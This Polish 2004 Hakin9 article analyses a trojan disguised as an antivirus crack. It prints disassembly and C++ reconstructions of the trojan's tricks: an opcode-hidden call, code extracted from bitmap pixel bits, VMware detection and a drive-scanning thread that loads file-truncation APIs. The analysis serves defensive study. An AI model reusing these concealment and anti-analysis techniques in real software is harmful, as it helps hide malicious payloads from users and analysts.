Analiza działania podejrzanego programu

Bartosz Wójcik

Artykuł opublikowany w numerze 6/2004 magazynu *Hakin9*

Magazyn *Hakin9*, Wydawnictwo Software, ul. Lewartowskiego 6, 00-190 Warszawa, hakin9@hakin9.org

Analiza działania podejrzanego programu

Bartosz Wójcik

Warto zastanowić się nad uruchomieniem pobranego z sieci przypadkowego pliku. Choć nie każdy niesie ze sobą zagrożenie, łatwo trafić na złośliwy program wykorzystujący naszą naiwność. Możemy za nią słono zapłacić. Zanim więc uruchomimy nieznany program, spróbujmy przeanalizować jego działanie.

Pod koniec września 2004 roku na liście dyskusyjnej *pl.comp.programming* pojawił się post o temacie *UNIWERSALNY CRACK DO MKS-VIRA!!!!* Znajdował się w nim odnośnik do archiwum *crack.zip* z małym plikiem wykonywalnym wewnątrz. Z wypowiedzi użytkowników wynikało, że program ten nie był crackiem – w dodatku najprawdopodobniej zawierał podejrzany kod. Link do tego samego pliku znalazł się również w postach na przynajmniej pięciu innych listach dyskusyjnych (gdzie nie udawał już cracka, ale na przykład *łamacz haseł Gadu-Gadu*). Ciekawość sprawiła, że zdecydowaliśmy się na analizę podejrzanego pliku.

Taka analiza składa się z dwóch etapów. Najpierw należy przyjrzeć się ogólnej budowie pliku wykonywalnego i zwrócić uwagę na jego listę zasobów (patrz Ramka *Zasoby w programach dla Windows*) oraz ustalić język programowania, w którym napisano program. Trzeba także sprawdzić, czy plik wykonywalny został skompresowany (na przykład kompresorami *FSG, UPX*, *Aspack*). Dzięki tym informacjom będzie wiadomo, czy od razu przejść do analizy kodu, czy też – gdyby okazało się, że jest on skompresowany – najpierw rozpakować plik. Analiza kodu skompresowanych plików nie ma bowiem sensu.

Drugim i najważniejszym etapem będzie analiza samego podejrzanego programu oraz, ewentualnie, wyłuskanie z pozornie niewinnych zasobów aplikacji ukrytego kodu. Pozwoli to dowiedzieć się, jak działa program i jakie są skutki jego uruchomienia. Jak się przekonamy, taka analiza jest uzasadniona. Rzekomy crack z pewnością nie należy do nieszkodliwych programów. Jeśli więc Czytelnik natrafi kiedykolwiek na równie podejrzany plik, gorąco zachęcamy do przeprowadzenia podobnej analizy.

Szybkie rozpoznanie

W pobranym archiwum *crack.zip* znajdował się jeden plik: *patch.exe*, który miał niecałe 200

Z artykułu nauczysz się...

- jak w systemie Windows przeprowadzić analizę nieznanego programu.

Powinieneś wiedzieć...

- powinieneś znać przynajmniej podstawy programowania w asemblerze i C++.

Zasoby w programach dla Windows


Zasoby w aplikacjach dla systemów Windows to dane definiujące dostępne dla użytkownika elementy programu. Dzięki nim interfejs użytkownika jest jednolity, zaś zastąpienie jednego z elementów aplikacji bardzo łatwe. Zasoby są oddzielone od kodu programu. O ile edycja samego pliku wykonywalnego jest praktycznie niemożliwa, o tyle modyfikacja zasobu (na przykład zamiana tła okna) nie nastręcza trudności – wystarczy użyć jednego z wielu dostępnych w sieci narzędzi, na przykład opisywanego *eXeScope*.

Zasoby mogą mieć postać prawie każdego formatu danych. Zwykle są to pliki multimedialne (m. in. GIF, JPEG, AVI, WAVE), jednak mogą być także osobnymi programami wykonywalnymi, plikami tekstowymi czy dokumentami HTML i RTF.


KB objętości. Uwaga! Gorąco zalecamy zmianę rozszerzenia tego pliku przed rozpoczęciem jego badania, na przykład na *patch.bin*. Uchroni nas to przed przypadkowym uruchomieniem nieznanego programu – skutki takiego błędu mogłyby być bardzo poważne.

W pierwszym etapie analizy musimy poznać budowę podejrzanego pliku. Do tego celu doskonale nadaje się identyfikator plików wykonywalnych *PEiD*. Wbudowana weń baza danych umożliwia określenie języka użytego do stworzenia aplikacji oraz zidentyfikowanie najpopularniejszych typów kompresorów i protektorów plików wykonywalnych. Można też skorzystać z nieco starszego identyfikatora plików *FileInfo*, nie jest on jednak tak dynamicznie rozwijany jak *PEiD* i otrzymany wynik może być mniej precyzyjny.


Jakie więc informacje uzyskaliśmy za pomocą *PEiD*? Strukturalnie *patch.exe* jest 32-bitowym plikiem wykonywalnym w charakterystycznym dla platformy Windows formacie *Portable Executable* (PE). Widać (patrz Rysunek 1), że program został napisany przy użyciu *MS Visual C++ 6.0*. Dzięki *PEiD* wiemy także, iż nie został on ani skompresowany,



Rysunek 1. *Identyfikator PEiD w akcji*



Rysunek 2. *Edytor zasobów eXeScope*



Rysunek 3. *Procedura WinMain() w deasemblerze IDA*

Listing 1. *Procedura WinMain()*

```
.text:00401280 ; __stdcall WinMain(x,x,x,x)
.text:00401280 _WinMain@16 proc near ; CODE XREF: start+C9p
.text:00401280
.text:00401280 hInstance   = dword ptr  4
.text:00401280
.text:00401280             mov     eax, [esp+hInstance]
.text:00401284             push    0 ; dwInitParam
.text:00401286             push    offset DialogFunc ; lpDialogFunc
.text:0040128B             push    0 ; hWndParent
.text:0040128D             push    65h ; lpTemplateName
.text:0040128F             push    eax ; hInstance
.text:00401290             mov     dword_405554, eax
.text:00401295             call    ds:DialogBoxParamA
.text:00401295                     ; Create a model dialog box from a
.text:00401295                     ; dialog box template resource
.text:0040129B             mov     eax, hHandle
.text:004012A0             push    INFINITE ; dwMilliseconds
.text:004012A2             push    eax ; hHandle
.text:004012A3             call    ds:WaitForSingleObject
.text:004012A9             retn    10h
.text:004012A9 _WinMain@16 endp
```

Listing 2. *Procedura WinMain() przetłumaczona na język C++*

```
WINAPI WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance,
  LPSTR lpCmdLine, int nShowCmd)
{
    // wyświetl okno dialogowe
    DialogBoxParam(hInstance, IDENTYFIKATOR_OKNA,
          NULL, DialogFunc, 0);
    // zakończ program, dopiero wtedy,
        // gdy zwolniony zostanie uchwyt hHandle
    return WaitForSingleObject(hHandle, INFINITE);
}
```

Listing 3. *Fragment kodu odpowiedzialny za zapis do zmiennej*

```
.text:004010F7  mov     edx, offset lpInterfejs
.text:004010FC  mov     eax, lpWskaznikKodu
.text:00401101  jmp     short loc_401104 ; tajemniczy "call"
.text:00401103  db 0B8h ; śmieci, tzw. "junk"
.text:00401104  loc_401104: ; CODE XREF: .text:00401101j
.text:00401104  call    eax ; tajemniczy "call"
.text:00401106  db    0 ; śmieci
.text:00401107  db    0 ; jak wyżej
.text:00401108  mov     hHandle, eax ; ustawienie uchwytu
.text:0040110D  pop     edi
.text:0040110E  mov     eax, 1
.text:00401113  pop     esi
.text:00401114  retn
```

ani zabezpieczony. Pozostałe informacje, takie jak rodzaj podsystemu, offset pliku czy tak zwany punkt wejściowy (ang. *entrypoint*) są dla nas w tej chwili nieistotne.

Wiedza o strukturze podejrzanego pliku to nie wszystko – konieczne jest poznanie zasobów aplikacji. Wykorzystamy do tego celu program *eXeScope*, który umożliwia przeglądanie i edytowanie zasobów w plikach wykonywalnych (patrz Rysunek 2).

Przeglądając plik w edytorze zasobów natrafimy jedynie na standardowe typy danych – bitmapę, jedno okno dialogowe, ikonę oraz *manifest* (okna aplikacji z tym zasobem wykorzystują w systemach Windows XP nowe style graficzne, bez niego wyświetlany jest standardowy, znany z systemów Windows 9x interfejs graficzny). Na pierwszy rzut oka wydaje się więc, że plik *patch.exe* jest zupełnie niewinną aplikacją. Pozory jednak mogą mylić. Aby zdobyć pewność, musimy przeprowadzić żmudną analizę zdeasemblowanego programu i – jeśli będzie to konieczne – odnaleźć dodatkowy, ukryty wewnątrz pliku kod.

Analiza kodu

Do przeprowadzenia analizy kodu podejrzanej aplikacji wykorzystamy znakomity (komercyjny) deasembler *IDA* firmy DataRescue. *IDA* uchodzi obecnie za najlepsze tego typu narzędzie – umożliwia szczegółową analizę prawie wszystkich rodzajów plików wykonywalnych. Wersja demonstracyjna, dostępna na stronie internetowej producenta, umożliwia jedynie analizę plików *Portable Executable* – ale to nam w zupełności wystarczy, ponieważ *patch.exe* jest właśnie w tym formacie.

Procedura WinMain()


Po załadowaniu pliku *patch.exe* do dekompilatora *IDA* (patrz Rysunek 3) znajdziemy się w procedurze `WinMain()`, która jest punktem wejściowym dla aplikacji napisanych w języku C++. W rzeczywistości punktem wejściowym każdej aplikacji jest tak zwany *entrypoint* (ang. punkt wejścia), którego adres zapisany jest w nagłówku pliku PE i od którego zaczyna się wykonywanie kodu aplikacji. Jednak w przypadku programów C++ kod z prawdziwego punktu wejściowego odpowiedzialny jest jedynie za inicjalizację wewnętrznych zmiennych – programista nie ma na niego wpływu. Nas zaś interesuje jedynie to, co zostało napisane przez programistę. Procedura `WinMain()` widoczna jest na Listingu 1.

Taka postać kodu może być trudna do analizy – aby ułatwić jego zrozumienie, przetłumaczymy go na język C++. Z prawie każdego *deadli-*

stingu (zdeasemblowanego kodu) można, z większymi lub mniejszymi trudnościami, zrekonstruować kod w języku programowania, w którym oryginalnie został napisany. Narzędzia takie jak *IDA* dostarczają jedynie podstawowych informacji, takich jak konwencje wywoływania funkcji (na przykład *stdcall* czy *cdecl*). Choć istnieją specjalne pluginy dla *IDA* umożliwiające prostą dekompilację kodu x86, to wynik ich działania pozostawia wiele do życzenia.

Aby dokonać takiej translacji, należy przeanalizować strukturę funkcji, wyodrębnić zmienne lokalne i wreszcie odnaleźć w kodzie odwołania do zmiennych globalnych. Informacje dostarczane przez *IDA* wystarczą do ustalenia, jakie parametry (i ile) przyjmuje analizowana funkcja. Dodatkowo dzięki deasemblerowi dowiemy się, jakie wartości zwraca dana funkcja, z jakich procedur *WinApi* korzysta oraz do jakich danych się odwołuje. Naszym początkowym zadaniem jest zdefiniowanie typu funkcji, konwencji jej wywołania i typów parametrów. Następnie, wykorzystując dane z *IDA*, definiujemy zmienne lokalne funkcji.

Gdy ogólny zarys funkcji zostanie stworzony, można wziąć się za odtworzenie kodu. Pierwszym krokiem jest odbudowa wywołań innych funkcji (*WinApi*, ale nie tylko, bo także odwołań do wewnętrznych funkcji programu) – na przykład dla funkcji *WinApi* analizujemy kolejno zapamiętywane parametry, które zapisywane są na stosie instrukcją `push` w kolejności odwrotnej (od ostatniego parametru do pierwszego), niż następuje ich zapis w wywołaniu funkcji w oryginalnym kodzie. Po zgromadzeniu informacji o wszystkich parametrach można odtworzyć oryginalne odwołanie do funkcji. Najtrudniejszym elementem rekonstrukcji kodu programu (w języku wysokiego poziomu) jest odtworzenie logiki działania – umiejętne rozpoznanie operatorów logicznych (`or`, `xor`, `not`) i arytmetycznych (dodawanie, odejmowanie, mnożenie, dzielenie) oraz instrukcji warunkowych, (`if`, `else`, `switch`) czy wreszcie pętli (`for`, `while`, `do`). Dopiero wszystkie te informacje zebrane w całość pozwalają przełożyć kod asemblera na język użyty do stworzenia aplikacji.



Rysunek 4. *Okno referencji w programie IDA*

Wynika z tego, że translacja kodu na język wysokiego poziomu wymaga ludzkiej pracy oraz doświadczenia w badaniu kodu i programowaniu. Na szczęście przełożenie nie jest konieczne do naszej analizy, jedynie ją ułatwia. Przetłumaczoną na C++ procedurę `WinMain()` można znaleźć na Listingu 2.

Jak widzimy, w programie najpierw wywoływana jest procedura `DialogBoxParam()`, wyświetlająca okno dialogowe. Jego identyfikator określa okno zapisane w zasobach pliku wykonywalnego. Następnie wywoływana jest procedura `WaitForSingleObject()` i program kończy działanie. Z tego kodu można wywnioskować, że program wyświetla okno dialogowe, następnie po jego zamknięciu (gdy już nie będzie widoczne) czeka tak długo, dopóki nie zostanie zwolniony uchwyt `hHandle`. Mówiąc najprościej: program nie zakończy działania, dopóki nie zakończy się wykonywanie innego kodu, zainicjowanego wcześniej przez `WinMain()`. Najczęściej w ten sposób czeka się na zakończenie pracy kodu uruchomionego w oddzielnym wątku (ang. *thread*).

Cóż taki prosty program może chcieć zrobić tuż po zamknięciu głównego okna? Najprawdopodobniej coś złego. Trzeba więc znaleźć w kodzie miejsce, w którym ustawia-

Listing 4. *Kod odpowiedzialny za zapis do zmiennej w edytorze Hiew*

```
.00401101: EB01       jmps .000401104     ; skok w środek instrukcji
.00401103: B8FFD00000 mov  eax,00000D0FF  ; ukryta instrukcja
.00401108: A3E4564000 mov  [004056E4],eax ; ustawienie uchwytu
.0040110D: 5F         pop  edi
.0040110E: B801000000 mov  eax,000000001
.00401113: 5E         pop  esi
.00401114: C3         retn
```

Listing 5. *Zmienna lpWskaznikKodu*

```
.text:00401074 push ecx
.text:00401075 push 0
.text:00401077 mov  dwRozmiarBitmapy, ecx ; zapisz rozmiar bitmapy
.text:0040107D call ds:VirtualAlloc ; alokuj pamięć, adres zaalokowanego
.text:0040107D                      ; bloku znajdzie się w rejestrze eax
.text:00401083 mov  ecx, dwRozmiarBitmapy
.text:00401089 mov  edi, eax        ; edi = adres zaalokowanej pamięci
.text:0040108B mov  edx, ecx
.text:0040108D xor  eax, eax
.text:0040108F shr  ecx, 2
.text:00401092 mov  lpWskaznikKodu, edi ; zapisz adres zaalokowanej pamięci
.text:00401092                          ; do zmiennej lpWskaznikKodu
```

Listing 6. *Fragment kodu odpowiedzialny za wydobycie danych z bitmapy*

```
.text:004010BE kolejny_bajt: ; CODE XREF: .text:004010F4j
.text:004010BE  mov     edi, lpWskaznikKodu
.text:004010C4  xor     ecx, ecx
.text:004010C6  jmp     short loc_4010CE
.text:004010C8 kolejny_bit: ; CODE XREF: .text:004010E9j
.text:004010C8  mov     edi, lpWskaznikKodu
.text:004010CE loc_4010CE: ; CODE XREF: .text:004010BCj
.text:004010CE             ; .text:004010C6j
.text:004010CE  mov     edx, lpWskaznikBitmapy
.text:004010D4  mov     bl, [edi+eax] ; "poskładany" bajt kodu
.text:004010D7  mov     dl, [edx+esi] ; kolejny bajt składowej kolorów RGB
.text:004010DA  and     dl, 1 ; maskuj najmniej znaczący bit składowej
                      kolorów
.text:004010DD  shl     dl, cl ; bit składowej RGB << i++
.text:004010DF  or      bl, dl ; złóż z bitów składowej kolorów jeden bajt
.text:004010E1  inc     esi
.text:004010E2  inc     ecx
.text:004010E3  mov     [edi+eax], bl ; zapisz bajt kodu
.text:004010E6  cmp     ecx, 8 ; licznik 8 bitów (8 bitów = 1 bajt)
.text:004010E9  jb      short kolejny_bit
.text:004010EB  mov     ecx, dwRozmiarBitmapy
.text:004010F1  inc     eax
.text:004010F2  cmp     esi, ecx
.text:004010F4  jb      short kolejny_bajt
.text:004010F6  pop     ebx
.text:004010F7
.text:004010F7 loc_4010F7: ; CODE XREF: .text:004010B7j
.text:004010F7  mov     edx, offset lpInterfejs
.text:004010FC  mov     eax, lpWskaznikKodu
.text:00401101  jmp     short loc_401104 ; tajemniczy "call"
.text:00401103  db 0B8h ; śmieci, tzw. "junk"
.text:00401104 loc_401104: ; CODE XREF: .text:00401101j
.text:00401104  call    eax             ; tajemniczy "call"
```

Listing 7. *Kod obliczający rozmiar bitmapy*

```
.text:0040105B ; w rejestrze EAX znajduje się wskaźnik
.text:0040105B ; do początku danych bitmapy
.text:0040105B  mov     ecx, [eax+8] ; wysokość bitmapy
.text:0040105E  push    40h
.text:00401060  imul    ecx, [eax+4] ; szerokość * wysokość = ilość
.text:00401060                       ; bajtów opisujących piksele
.text:00401064  push    3000h
.text:00401069  add     eax, 40 ; rozmiar nagłówka bitmapy
.text:0040106C  lea     ecx, [ecx+ecx*2] ; każdy piksel opisują 3 bajty,
.text:0040106C           ; więc wynik szerokość * wysokość należy
.text:0040106C           ; pomnożyć jeszcze razy 3 (RGB)
.text:0040106F  mov     lpWskaznikBitmapy, eax
.text:0040106F   ; zapisz wskaźnik do danych kolejnych pikseli
.text:00401074  push    ecx
.text:00401075  push    0
.text:00401077  mov     dwRozmiarBitmapy, ecx ; zapisz rozmiar bitmapy
```

ny jest uchwyt `hHandle` – skoro jest odczytywany, to wcześniej musi zostać gdzieś zapisany. Aby to zrobić w deasemblerze *IDA*, należy kliknąć nazwę zmiennej `hHandle`. W ten sposób znajdziemy się w miejscu jej położenia w sekcji danych (uchwyt `hHandle` to po prostu 32-bitowa wartość typu DWORD):

```
.data:004056E4 ; HANDLE hHandle
.data:004056E4 hHandle
  dd 0
  ; DATA XREF: .text:00401108w
.data:004056E4
  ; WinMain(x,x,x,x)+1Br
```

Po prawej stronie od nazwy zmiennej znajdują się tak zwane referencje (patrz Rysunek 4) – informacje o miejscach w kodzie, z których zmienna jest odczytywana lub modyfikowana.

Tajemnicze referencje

Przyjrzyjmy się referencjom uchwytu `hHandle`. Jednym z tych miejsc jest przedstawiona wcześniej procedura `WinMain()`, w której zmienna jest odczytywana (mówi nam o tym litera *r*, od angielskiego *read*). Bardziej godna uwagi jest jednak druga referencja (na liście znajduje się jako pierwsza), której opis mówi, że zmienna `hHandle` jest w tym miejscu modyfikowana (litera *w*, od angielskiego *write*). Teraz wystarczy w nią kliknąć, aby znaleźć się we fragmencie kodu odpowiedzialnym za zapis do zmiennej. Fragment ten przedstawiono na Listingu 3.

Krótkie wyjaśnienie do tego kodu: najpierw do rejestru `eax` wczytywany jest wskaźnik do obszaru, w którym znajduje się kod (`mov eax, lpWskaznikKodu`). Następnie wykonywany jest skok do instrukcji wywołującej procedurę (`jmp short loc_401104`). Gdy procedura ta zostanie już wywołana, w rejestrze `eax` znajdzie się wartość uchwytu (zwykle wszystkie procedury zwracają wartości i kody błędów właśnie w tym rejestrze procesora), która następnie zostanie zapisana do zmiennej `hHandle`.

Ktoś, kto dobrze zna asembler, na pewno zauważy, że ten fragment kodu wygląda podejrzanie (niestandardowo w porównaniu do zwykłego skompilowanego kodu C++). Deasembler *IDA* nie pozwala jednak na ukrywanie czy zamazywanie instrukcji. Skorzystajmy więc z edytora szesnastkowego *Hiew*, aby jeszcze raz prześledzić ten sam kod (Listing 4).

Nie widać tu instrukcji `call eax`, gdyż jej *opcody* (bajty instrukcji) zostały wstawione w środek instrukcji `mov eax, 0xD0FF`. Dopiero po za-

mazaniu pierwszego bajtu instrukcji `mov` zobaczymy, jaki kod zostanie naprawdę wykonany:

```
.00401101: EB01
  jmps .000401104
  ; skok w środek instrukcji
.00401103: 90
  nop
  ; zamazany 1 bajt instrukcji "mov"
.00401104: FFD0
  call eax
  ; ukryta instrukcja
```

Wróćmy do kodu wywoływanego instrukcją `call eax`. Należałoby się dowiedzieć, dokąd prowadzi adres zapisany w rejestrze `eax`. Powyżej instrukcji `call eax` znajduje się instrukcja, która do rejestru `eax` wpisuje wartość zmiennej `lpWskaznikKodu` (nazwę zmiennej można w *IDA* dowolnie zmienić, żeby łatwiej było zrozumieć kod – wystarczy na nią najechać kursorem, wcisnąć klawisz *N* i wprowadzić nową nazwę). Aby dowiedzieć się, co zostało zapisane do tej zmiennej, znowu posłużymy się referencjami:

```
.data:004056E8
  lpWskaznikKodu  dd 0
  ; DATA XREF: .text:00401092w
.data:004056E8
  ; .text:004010A1r
.data:004056E8
  ; .text:004010BEr
.data:004056E8
  ; .text:004010C8r
.data:004056E8
  ; .text:004010FCr
```

Zmienna `lpWskaznikKodu` domyślnie ustawiona jest na *0* i przyjmuje inną wartość tylko w jednym miejscu kodu. Klikając na referencję zapisu do zmiennej, znajdziemy się w kodzie przedstawionym na Listingu 5. Jak widać, zmienna `lpWskaznikKodu` ustawiana jest na adres pamięci zaalokowanej funkcją `VirtualAlloc()`.

Pozostaje nam sprawdzić, co kryje się w tym tajemniczym fragmencie kodu.

Podejrzana bitmapa

Przeglądając wcześniejsze fragmenty *deadlistingu* można zauważyć, że

Listing 8. *Kod pobierający dane z bitmapy przetłumaczony na język C++*

```
unsigned int i = 0, j = 0, k;
unsigned int dwRozmiarBitmapy;

// oblicz ile bajtów zajmują wszystkie piksele w pliku bitmapy
dwRozmiarBitmapy = szerokosc_bitmapy * wysokosc_bitmapy * 3;
while (i < dwRozmiarBitmapy) {
        // poskładaj 8 bitów składowych barw RGB w 1 bajt kodu
        for (k = 0; k < 8; k++) {
                lpWskaznikKodu[j] |= (lpWskaznikBitmapy[i++] & 1) << k;
        }
    // kolejny bajt kodu
        j++;
}
```

Listing 9. *Struktura interfejs*

```
00000000 interfejs       struc ; (sizeof=0X48)
00000000 hKernel32       dd ?  ; uchwyt biblioteki kernel32.dll
00000004 hUser32         dd ?  ; uchwyt biblioteki user32.dll
00000008 GetProcAddress  dd ?  ; adresy procedur WinApi
0000000C CreateThread    dd ?
00000010 bIsWindowsNT    dd ?
00000014 CreateFileA     dd ?
00000018 GetDriveTypeA   dd ?
0000001C SetEndOfFile    dd ?
00000020 SetFilePointer  dd ?
00000024 CloseHandle     dd ?
00000028 SetFileAttributesA dd ?
0000002C SetCurrentDirectoryA dd ?
00000030 FindFirstFileA  dd ?
00000034 FindNextFileA   dd ?
00000038 FindClose       dd ?
0000003C Sleep           dd ?
00000040 MessageBoxA     dd ?
00000044 stFindData      dd ?  ; WIN32_FIND_DATA
00000048 interfejs       ends
```

Listing 10. *Uruchomienie przez program główny dodatkowego wątku*

```
; na początku wykonywania tego kodu w rejestrze eax znajduje
; się adres kodu, w rejestrze edx znajduje się adres struktury
; zapewniającej dostęp do funkcji WinApi (interfejs)

ukryty_kod:
; eax + 16 = początek kodu, który zostanie uruchomiony w wątku
  lea     ecx, kod_wykonywany_w_watku[eax]
  push    eax
  push    esp
  push    0
  push    edx  ; parametr dla procedury wątku
               ; adres struktury interfejs
  push    ecx  ; adres procedury do uruchomienia w wątku
  push    0
  push    0
  call    [edx+interfejs.CreateThread] ; uruchom kod w wątku
loc_10:
   pop     ecx
   sub     dword ptr [esp], -2
   retn
```

Listing 11. *Dodatkowy wątek – wykonanie ukrytego kodu*

```
kod_wykonywany_w_watku: ; DATA XREF: seg000:00000000r
  push    ebp
  mov     ebp, esp
  push    esi
  push    edi
  push    ebx
  mov     ebx, [ebp+8]    ; offset interfejsu z
                          ; adresami funkcji WinApi
; pod WindowsNT nie wykonuj instrukcji "in"
; spowodowałoby to zawieszenie się aplikacji
  cmp     [ebx+interfejs.bIsWindowsNT], 1
  jz      short nie_wykonuj
; wykrywanie wirtualnej maszyny Vmware, jeśli wykryto,
; że program działa pod emulatorem, kod kończy działanie
  mov     ecx, 0Ah
  mov     eax, 'VMXh'
  mov     dx, 'VX'
  in      eax, dx
  cmp     ebx, 'VMXh' ; wykrywanie VMware
  jz      loc_1DB
nie_wykonuj: ; CODE XREF: seg000:00000023j
   mov     ebx, [ebp+8] ; offset interfejsu z adresami funkcji WinApi
   call    loc_54
aCreatefilea    db 'CreateFileA',0
loc_54: ; CODE XREF: seg000:00000043p
  push    [ebx+interfejs.hKernel32]
  call    [ebx+interfejs.GetProcAddress] ; adresy procedur WinApi
  mov     [ebx+interfejs.CreateFileA], eax
  call    loc_6E
aSetendoffile   db 'SetEndOfFile',0
loc_6E: ; CODE XREF: seg000:0000005Cp
  push    [ebx+interfejs.hKernel32]
  call    [ebx+interfejs.GetProcAddress] ; adresy procedur WinApi
  mov     [ebx+interfejs.SetEndOfFile], eax
...
  call    loc_161
aSetfileattribu db 'SetFileAttributesA',0
loc_161: ; CODE XREF: seg000:00000149 p
  push    [ebx+interfejs.hKernel32]
  call    [ebx+interfejs.GetProcAddress] ; adresy procedur WinApi
  mov     [ebx+interfejs.SetFileAttributesA], eax
  lea     edi, [ebx+interfejs.stFindData] ; WIN32_FIND_DATA
  call    skanuj_dyski ; skanowanie stacji dysków
  sub     eax, eax
  inc     eax
  pop     ebx
  pop     edi
  pop     esi
  leave
  retn    4 ; tutaj kończy się działanie wątku
```

z zasobów pliku *patch.exe* ładowana jest jego jedyna bitmapa. Następnie ze składowych barw RGB kolejnych pikseli składane są bajty ukrytego kodu, które następnie zapisywane są do wcześniej zaalokowanej pamięci (której adres zapisany jest w zmiennej `lpWskaznikKodu`). Kluczowy fragment kodu, odpowiedzialny za wydobycie danych z bitmapy, przedstawiono na Listingu 6.

W kodzie na Listingu 6 można wyróżnić dwie pętle. Jedna z nich (wewnętrzna) odpowiada za pobieranie kolejnych bajtów tworzących składowe kolorów RGB (*Red* – czerwony, *Green* – zielony, *Blue* – niebieski) pikseli bitmapy. Bitmapa w naszym przypadku zapisana jest w formacie 24bpp (24 bity na piksel), więc każdy piksel opisany jest trzema ułożonymi jeden za drugim bajtami koloru w formacie RGB.

Z kolejnych ośmiu pobranych bajtów maskowane są najmniej znaczące bity (instrukcją `and dl, 1`), które poskładane w całość tworzą jeden bajt kodu. Gdy ten bajt zostanie już złożony, zostaje ostatecznie zapisany do bufora `lpWskaznikKodu`. Następnie w pętli zewnętrznej indeks dla wskaźnika `lpWskaznikKodu` jest inkrementowany tak, by wskazywał na miejsce, w którym będzie można umieścić kolejny bajt kodu – po czym wraca do pobierania kolejnych ośmiu bajtów składowych kolorów.

Pętla zewnętrzna wykonuje się tak długo, aż ze wszystkich pikseli bitmapy zostaną wydobyte potrzebne bajty ukrytego kodu. Liczba powtórzeń pętli jest równa liczbie pikseli bitmapy, pobieranej bezpośrednio z jej nagłówka, a konkretnie z takich danych jak szerokość i wysokość (w pikselach) – widać to na Listingu 7.

Po wczytaniu bitmapy z zasobów pliku wykonywalnego w rejestrze `eax` znajdzie się adres początku bitmapy, który określa jej nagłówek. Z nagłówka pobierane są wymiary bitmapy, następnie szerokość mnożona jest przez wysokość bitmapy (w pikselach), co w wyniku da nam łączną liczbę pikseli bitmapy. Jednak w związku z tym, że każdy piksel opisany jest trzema bajtami, wynik mnożony jest dodatkowo tyle właśnie razy. Otrzymujemy w ten sposób finalny rozmiar danych opisujących wszystkie piksele. Aby ułatwić zrozumienie, przełożony na C++ kod pobierający dane z bitmapy przedstawiamy na Listingu 8.

